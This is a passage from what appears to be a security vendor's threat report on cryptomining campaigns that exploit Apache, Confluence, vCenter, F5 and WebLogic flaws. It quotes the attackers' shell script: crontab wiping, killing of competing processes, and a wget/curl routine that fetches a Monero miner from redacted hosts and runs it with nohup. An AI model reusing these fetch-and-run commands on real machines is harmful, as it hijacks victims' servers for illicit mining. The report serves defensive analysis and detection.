


```
chattr -ia /var/spool/cron/root
crontab -r

ps aux | grep -v grep | grep -v 'java\|redis\|weblogic\|java.xnk\|mongod\|mysql\|oracle\|tomcat\|grep\|postgres\|
confluence\|awk\|aux\|sh' | awk '{if($3>60.0) print $2}' | xargs -I % kill -9 %

func1

sleep 30
```

Figure 15. Stopping all other processes except those necessary for running a miner in the system
A function "func1" (redacted) is called and the loop is reiterated after every 30 seconds.

We observed two content delivery networks (CDNs) being used as the FILE_CC_SERVER in GitHub and Netlify. In *func1*, a process "java.xnk" is checked for and if the CPU usage is above or equal to 60%, the process ID is fetched into a variable "p". If the variable is empty, then the process is killed and three directories are created, namely:

- a. /var/tmp/java.xnk
- b. /var/lock/java.xnk
- c. /tmp/java.xnk




```
#!/bin/sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
FILE_CC_SERVER="[redacted]"

# check tmp
TMP1="/var/tmp/java.xnk"
TMP2="/var/lock/java.xnk"
TMP3="/tmp/java.xnk"

func1() {
        p=$(ps auxf|grep java.xnk|awk '{if($3>=60.0) print $2}')
        name=""$p
        if [ -z "$name" ]
        then
                pkill java.xnk
                mkdir -p $TMP1
                mkdir -p $TMP2
                mkdir -p $TMP3
                if [ -d $TMP1 ]; then
                        DIR=$TMP1
                elif [ -d $TMP2 ]; then
                        DIR=$TMP2
                elif [ -d $TMP3 ]; then
                        DIR=$TMP3
                else
                        DIR="."
                fi

                # download
```

Figure 16. The variable DIR contains the value of the valid TMP directory that was created. Different paths for “wget” and “curl” binaries are checked for and assigned to variable Wget. A file “java.xnk.bionic” is checked in the path “$DIR”. If the file doesn’t exist, the valid Wget command is used to download and copy the file named “bionic” (a Monero miner) and “config.json,” which contains the Monero wallet address. Executable permissions are assigned for the downloaded binary and the binary is executed via nohup.

Similarly, the following binaries are downloaded and executed in place of the file “bionic” and repeat the process:

1. focal as java.xnk.focal
2. freebsd as java.xnk.freebsd
3. linuxstatic as java.xnk.linux
4. xenial as java.xnk.xenial
5. xmr-stak as java.xnk.stak



```
# download
if [ -s /bin/wget ]; then
        WGET="/bin/wget --no-check-certificate --header=Host:raw.githubusercontent.com -q -O";
elif [ -s /usr/bin/wget ]; then
        WGET="/usr/bin/wget --no-check-certificate --header=Host:raw.githubusercontent.com -q -O";
elif [ -s /usr/sbin/wget ]; then
        WGET="/usr/sbin/wget --no-check-certificate --header=Host:raw.githubusercontent.com -q -O";
elif [ -s /usr/local/bin/wget ]; then
        WGET="/usr/local/bin/wget --no-check-certificate --header=Host:raw.githubusercontent.com -q -O";
elif [ -s /bin/curl ]; then
        WGET="/bin/curl -k -H Host:raw.githubusercontent.com -fsSL -o";
elif [ -s /usr/bin/curl ]; then
        WGET="/usr/bin/curl -k -H Host:raw.githubusercontent.com -fsSL -o";
elif [ -s /usr/sbin/curl ]; then
        WGET="/usr/sbin/curl -k -H Host:raw.githubusercontent.com -fsSL -o";
elif [ -s /usr/local/bin/curl ]; then
        WGET="/usr/local/bin/curl -k -H Host:raw.githubusercontent.com -fsSL -o";
fi

if [ ! -f $DIR/java.xnk.bionic ]; then
        $WGET $DIR/rtemp https://[redacted]/bionic && cp $DIR/rtemp $DIR/java.xnk.bionic
        $WGET $DIR/rtemp https://[redacted]/config.json && cp $DIR/rtemp $DIR/config.json
        chmod +x $DIR/java.xnk.bionic
fi
nohup $DIR/java.xnk.bionic > /dev/null 2>&1 &
sleep 10
```

Figure 17. Assigning binaries to Wget and executable permissions

Conclusion

Based on the frequency of attempts on the targeted products and the particular package in the past month, we believe there are more servers that remain unpatched and exposed to these exploits. More importantly, malicious actors will continue targeting these products and package for intrusion based on the availability of the proofs of concept, as well as the higher likelihood that these servers have yet to be patched. Moreover, due to the wide usage of Linux and Windows platforms and the fact that all the miners identified here work on both, illicit cryptocurrency mining makes for a lucrative business with regard to the high volume of systems that can be targeted.

The abuse of legitimate platforms such as GitHub and Netlify will continue due to the traffic being encrypted over HTTPS. If the machines targeted have intrusion detection and prevention solutions (IDS/IPS) in place, network artifacts will not contribute for detection. Moreover, IP reputation services will not flag these platforms as malicious because they are legitimate sources of programs and organizations. The CDNs of both platforms also offer ease and convenience in setting up an operation, as well as provide availability and speed — thus also aiding malicious actors with a wide and fast malware infection capability regardless of a victim’s location. These two factors in CDNs will likely prompt a development in the behavior of malicious actors who abuse these platforms for infection, even for routines and attacks unrelated to cryptocurrency mining.

From another perspective, the malicious actors targeting these devices can appear almost unsophisticated considering the use of public proofs for attacks. The actors also operate on a regular basis and target as many machines as they can, given that they continue operating and getting cryptocurrency in their respective wallets despite the suspension of their GitHub and Netlify accounts.

Trend Micro solutions

Enterprises should consider using security solutions such as the Trend Micro Cloud One™ platform, which protects cloud-native systems by securing continuous integration and continuous delivery (CI/CD) pipelines and applications. The platform includes:

Workload Security: runtime protection for workloads. Trend Micro Cloud One clients are protected from this threat under these rules:

Intrusion Prevention Rules

1. 1011171 - Apache HTTP Server Directory Traversal Vulnerability (CVE-2021-41773 and CVE-2021-42013)
2. 1011183 - Apache HTTP Server Server-Side Request Forgery Vulnerability (CVE-2021-40438)
3. 1011117 - Atlassian Confluence Server Remote Code Execution Vulnerability (CVE-2021-26084)
4. 1011177 - Atlassian Confluence Server Arbitrary File Read Vulnerability (CVE-2021-26085)
5. 1010850 - VMware vCenter Server Remote Code Execution Vulnerability (CVE-2021-21972 and CVE-2021-21973)
6. 1010983 - VMware vCenter Server Remote Code Execution Vulnerability (CVE-2021-21985)
7. 1011167 - VMware vCenter Server File Upload Vulnerability (CVE-2021-22005)
8. 1005934 - Identified Suspicious Command Injection Attack
9. 1005933 - Identified Directory Traversal Sequence In Uri Query Parameter
10. 1010388 - F5 BIG-IP TMUI Remote Code Execution Vulnerability (CVE-2020-5902)
11. 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883)
12. 1011212 - F5 BIG-IP and BIG-IQ iControl REST Authentication Bypass Vulnerability (CVE-2021-22986)

Log Inspection Rules

1. 1003447 – Web Server – Apache

Integrity Monitoring Rules

1. 1002851 - Application - Apache HTTP Server

   Network Security: cloud network layer intrusion prevention system (IPS) security. Trend Micro Cloud One clients are protected from this threat under these rules:

1. 1125: HTTP: ../.. Directory Traversal
2. 40260: HTTP: Atlassian Confluence Server and Data Center OGNL Injection Vulnerability
3. 40417: HTTP: Atlassian Confluence Server S Endpoint Information Disclosure Vulnerability
4. 39077: TCP: VMware vSphere Client vropspluginui Code Execution Vulnerability
5. 39923: HTTP: VMware vCenter Server Remote Code Execution Vulnerability
6. 40382: HTTP: VMware vCenter AsyncTelemetryController Arbitrary File Write Vulnerability
7. 40361: HTTP: VMware vCenter Analytics service File Upload
8. 39352: HTTP: F5 BIG-IP iControl REST Interface Login Request
9. 39364: HTTP: F5 BIG-IP bash Suspicious Command Execution Request
10. 39313: HTTP: F5 BIG-IP TMM Buffer Overflow Vulnerability
11. 22087: HTTPS: F5 iControl iCall Script Privilege Escalation Vulnerability
12. 37841: HTTP: F5 BIG-IP TMUI Code Execution Vulnerability
13. 39360: HTTP: F5 BIG-IP iControl REST filePath Command Injection Vulnerability
14. 38380: HTTP: Oracle WebLogic Server Remote Code Execution Vulnerability

Indicators of Compromise (IOCs)

View the full list of IOCs here.